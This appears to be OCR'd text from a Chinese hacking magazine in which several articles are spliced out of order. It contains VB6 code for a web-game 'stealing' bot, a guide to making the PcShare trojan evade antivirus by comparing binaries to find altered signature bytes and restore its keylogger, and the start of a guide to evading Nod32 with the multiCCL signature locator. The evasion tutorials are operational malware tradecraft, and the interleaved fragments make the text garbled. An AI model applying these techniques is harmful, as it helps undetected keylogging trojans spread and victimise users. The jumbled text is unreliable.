            For n = 0 To Doc.All.length - 1
                If UCase(Doc.All(n).tagName) = "A" Then
                    If Doc.All(n).innerText = "下一亩" Then PersonNextPage = Doc.All(n).href
                    If InStr(1, Doc.All(n).href, "action=") <> 0 Then
                        List3.AddItem Doc.All(n).href
                    End If
                End If
            Next
            Set Doc = Nothing
            WebBrowser1.Navigate PersonNextPage
        End Select
    End If
End Sub
```

2、根据指定内容查找关键字或网址

设置Document对象可以遍历网页中所有的对象、元素、属性。其中innertext属性返回的是链接上的文字，一般与“DIV”元素配合。href属性则是返回指定文字的链接，一般与“A”元素配合。

图 obaby



文件比较在免杀技术中的应用

免杀首语：HI，又到了一年当中最热的时候，感觉今年貌似比去年更热了，因为我住的地方实在热得不行了，这阵子一直都没睡好，没空调就是这样啦。最近比较迷糊，可能是因为天气的缘故，好像都不想动了。春天的时候，容易打瞌睡；夏天的时候，容易疲劳；冬天的时候，天冷手也冷。想来还是秋天最好了，不打瞌睡、不容易疲劳、也不怎么冷，看来是非常适合研究技术的时间。不过什么时候才到秋天呢？秋天的时候不算长，所以如果只想在秋天学习的话是不行的，技术性的东西，不进则退，这话是没错的，所以该想个好办法可以一年四季都那么的有激情，有学习的动力，你想到了吗？

从本文你可以学到：

免杀中找回丢失的功能

最近在做免杀 PcShare 的时候发现自己做的免杀配置文件出了点问题，配置服务端的时候选中“启用键盘记录功能”，如图1，生成的服务端可以正常上线，但是键盘记录功能却没有效果。用原来的PcMain.dll文件替换自己免杀的文件后，生成的服务端却可以正常开启键盘记录。




图1　服务端中的配置参数

自己修改的那个免杀版已经是很多次修改，并且原来定位的特征码也找不到了，难道要重新定位？那样的工作量可想而知。不过最终还是决定重新定位，但是在定位的时候却进入了死循环。

这里简单的说一下跳出死循环的方法：

1、修改定位区段的开始位置；
2、修改分块的长度，可以在原来的基础上加一或者减一；
3、如果是针对服务端的定位，可以对服务端加壳后重新定位。

终于经过漫长的努力之后，定位完了全部的特征码，然而在修改的时候又犯愁了，特征码太多了！这个就不说了，不是本文的重点，那怎么快速定位修改特征码呢？

忽然想到了 UltraEdit 的文件比较功能，和原来的文件直接比较一下，看看修改的位置就知道到底是哪里修改过了。这么做的好处就是省去了定位的麻烦，毕竟特征码的定位和修改是一项费时的工作。

打开 UltraEdit，选择菜单的“文件比较”功能，选择自己要比较的文件。然后选择“二进制”或者“智能二进制”就可以比较文件了，比较的结果如图 2。

代码及注释如下：

```
'查找页面文字或链接
Private Function FindTag(tagName As String, Str As String, TagType As String) As String
    Set Doc = WebBrowser1.Document
    Dim i As Long
    For i = 0 To Doc.All.length - 1
        'Debug.Print Doc.All(i).tagName
        If UCase(Doc.All(i).tagName) = tagName Then
            Select Case TagType
                Case "TEXT"
                    If InStr(1, Doc.All(i).innerText, Str) <> 0 Then
                        FindTag = Doc.All(i).innerText
                        Exit Function
                    End If
                Case "LINK"
                    If InStr(1, Doc.All(i).href, Str) <> 0 Then
                        FindTag = Doc.All(i).href
                        Exit Function
                    End If
            End Select
        End If
    Next
    Set Doc = Nothing
    End Function
```

3、替换偷盗关键字

这一部分很简单，但还是有必要拿出来说明一下。这里利用数组代替控件操作，主要是控件操作比较耗系统资源，且运算速度远远低于数组，在大量数据操作时，可能会占用相当高的 CPU 和内存资源，甚至可能引起程序假死！所以这一个过程是极其有必要的，在一次替换后可以多次使用，何乐而不为呢？

代码及注释如下：

```
'替换 URL 中偷盗关键字
Private Sub StrReplace()
'根据实际数量重新定义数组
ReDim UrlArr(List3.ListCount + 1)
Dim i As Integer '循环变量
Dim FrontStr As Integer '需替换关键字开始位置
Dim BehindStr As Integer '需替换关键字结束位置
'循环替换每个 URL 中的关键字
For i = 0 To List3.ListCount - 1 Step 1
    '获取 URL
    UrlArr(i) = List3.List(i)
    '查找关键字开始位置
    FrontStr = InStr(1, LCase(UrlArr(i)), "action=")
    '查找关键字结束位置
    BehindStr = InStr(FrontStr, UrlArr(i), "&")
    '替换关键字，拼接 URL
    UrlArr(i) = Mid(UrlArr(i), 1, FrontStr - 1) & "action=steal" & Mid(UrlArr(i), BehindStr)
Next
End Sub
```

至此，程序全部完成，可以编译测试了。程序的编写及测试环境为 XPSP3+VB6SP0+2M ADSL，偷盗成功率因 VB 不支持多线程的原因下降了很多。

写在最后

本程序为小生第一次写外挂，只能算作最简单的级别，其中代码结构比较乱，望各位大虾不要见怪。程序中还有很多不足之处，如真正的多线程访问及只能偷盗，而不能除草、除虫、浇水；还有账号、密码不能动态改变等，有兴趣的读者完全可以自行扩展，不过到时候不要忘了给我一份哦！

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评：

本文纯粹为网页代码的分析，只能算外挂中最浅显的东西，带着大家一起走进外挂神秘之门。




图2　UE中的二进制比较文件

可以直观的看到文件的偏移量和不同数据的内容。但是同样也有个缺点，那就是对于大的文件不能直观的看出到底有多少不同之处，毕竟这样一屏幕的数据还要不停的翻滚，想找到不同是非常困难的。而想不遗漏任何不同，更是难上加难。难道就只能用这样的方式去找不同之处？

其实我们还有更好的选择，那就是windows自带的fc命令，它的功能就是比较两个文件或两个文件集并显示它们之间的不同。简单的说下fc命令的参数，在命令提示符下输入 **fc /?**就可以看到命令的详细用法了：

```
FC [/A] [/C] [/L] [/LBn] [/N] [/OFF[LINE]] [/T] [/U] [/W] [/nnnn]
[drive1:][path1]filename1 [drive2:][path2]filename2
FC /B [drive1:][path1]filename1 [drive2:][path2]filename2

  /A          只显示每个不同处的第一行和最后一行。
  /B          执行二进制比较。
  /C          不分大小写。
  /L          将文件作为ASCII文字比较。
  /LBn        将连续不匹配的最大值设为指定的行数。
  /N          在ASCII比较上显示行数。
  /OFF[LINE]  不要跳过带有脱机属性集的文件。
  /T          不要将tab扩充到空格。
  /U          将文件作为UNICODE文字文件比较。
  /W          为了比较而压缩空白（tab和空格）。
  /nnnn       指定不匹配处后必须连续匹配的行数。
  [drive1:][path1]filename1
              指定要比较的第一个文件或第一个文件集。
  [drive2:][path2]filename2
              指定要比较的第二个文件或第二个文件集。
```

我们用到的参数只用一个/b。执行命令：**fc pcmain.dll pcmain-y.dll /b >>1.txt**，其中pcmain.dll是我修改后的免杀文件，pcmain-y.dll是原来的配置文件。

打开命令执行完毕后生成的那个1.txt就可以看到两个文件的不同之处了，如图3。

其中第一列为文件的偏移量，第二列和第三列分别为这两个文件在相同偏离量的值，用这种方法可以快速定位出已经修改过的文件的特征码。当然，这种比较也有缺点，就是对于字符串不能直观的显示出来。




图3　两个文件的不同

现在我们再执行没有/b参数的命令，将结果输出到**diff.txt文件**，命令为：**fc pcmain.dll pcmain-y.dll >>diff.txt**

注意：在比较文件的时候最好带上文件的绝对路径，否则可能会出错。

打开生成的diff.txt就可以直观看出字符串的变化了，如图4。




图4　字符串的变化

经过定位，发现最终导致键盘记录失败的是对函数**Global\%s-key-event**的修改。对于这样的函数，最好的方法就是移位，这不是本文的重点，就不做介绍了。在这里简要提示下，一般在免杀后导致木马功能缺失的原因就是对系统调用或者是导入导出函数的修改不当造成的。在将函数移位后，就可以成功的开启键盘记录功能了，如图5、图6。




图5　记事本键盘输入测试




图6　成功开启键盘记录

在输入的时候按了两次删除，所以记录的文本和最后看到的内容有区别。在这里只是简单的提供一个在有免杀文件和源文件的条件下如何快速定位修改的数据的位置和内容。同样，通过这种方法可以定位别人修改过的免杀服务端，学习别人的修改方法。好了，文章就到这里，如果大家有什么问题欢迎来论坛交流。

编辑点评：

之前小编也确实遇到过这个情况，就是做了免杀之后，有些功能丢失了。不过因为时间关系，解决方案就一直搁置在那里了，希望本文也能给处于这种情况的你一丝光明。另外，能比较文件的除了文中提到的UltraEdit，还可以用Winhex，当然也有一些专门的比较工具。

让multiCCL自动定位功能过Nod32



图 sadshell[deep.S.T]

从本文你可以学习到：

免杀过Nod32

用过multiCCL的人都知道它便捷的自动定位功能，其是通过模拟两次鼠标点击来实现自动定位循环的。一次是模拟点击杀毒软件的“扫描病毒”按钮，还有一次是模拟点击multiCCL程序界面从而进入下一步循环。但是在实际操作过程中，很多杀毒软件并不是只点击一下就能完成扫描的，比如要让Nod32 3.0进行一次扫描，需要依次点击“自定义扫描”→“扫描”，扫描完成后还要点击一次“确定”。这样的后果是很严重的，难道我们就无法使用multiCCL自动定位了么？要知道，用MYCCL手工定位是很痛苦的！

好，既然一个multiCCL只能实现两次模拟点击，那我开两个multiCCL不就能实现四次了？下面我们来实现用multiCCL配合Nod32 3.0来自动定位。

先打开一个multiCCL定位器窗口，为了容易分辨，我们叫它CCL1。随便选择一个exe文件作为CCL1的定位文件，建立一个名为“output1”的文件夹作为CCL1的输出目录，然后一路回车，直到CCL1弹出“autoStartScan”对话框，如图1。




图1 autoStartScan”对话框

单击“设置”按钮，弹出CCL1的模拟点击设置对话框，如图2。

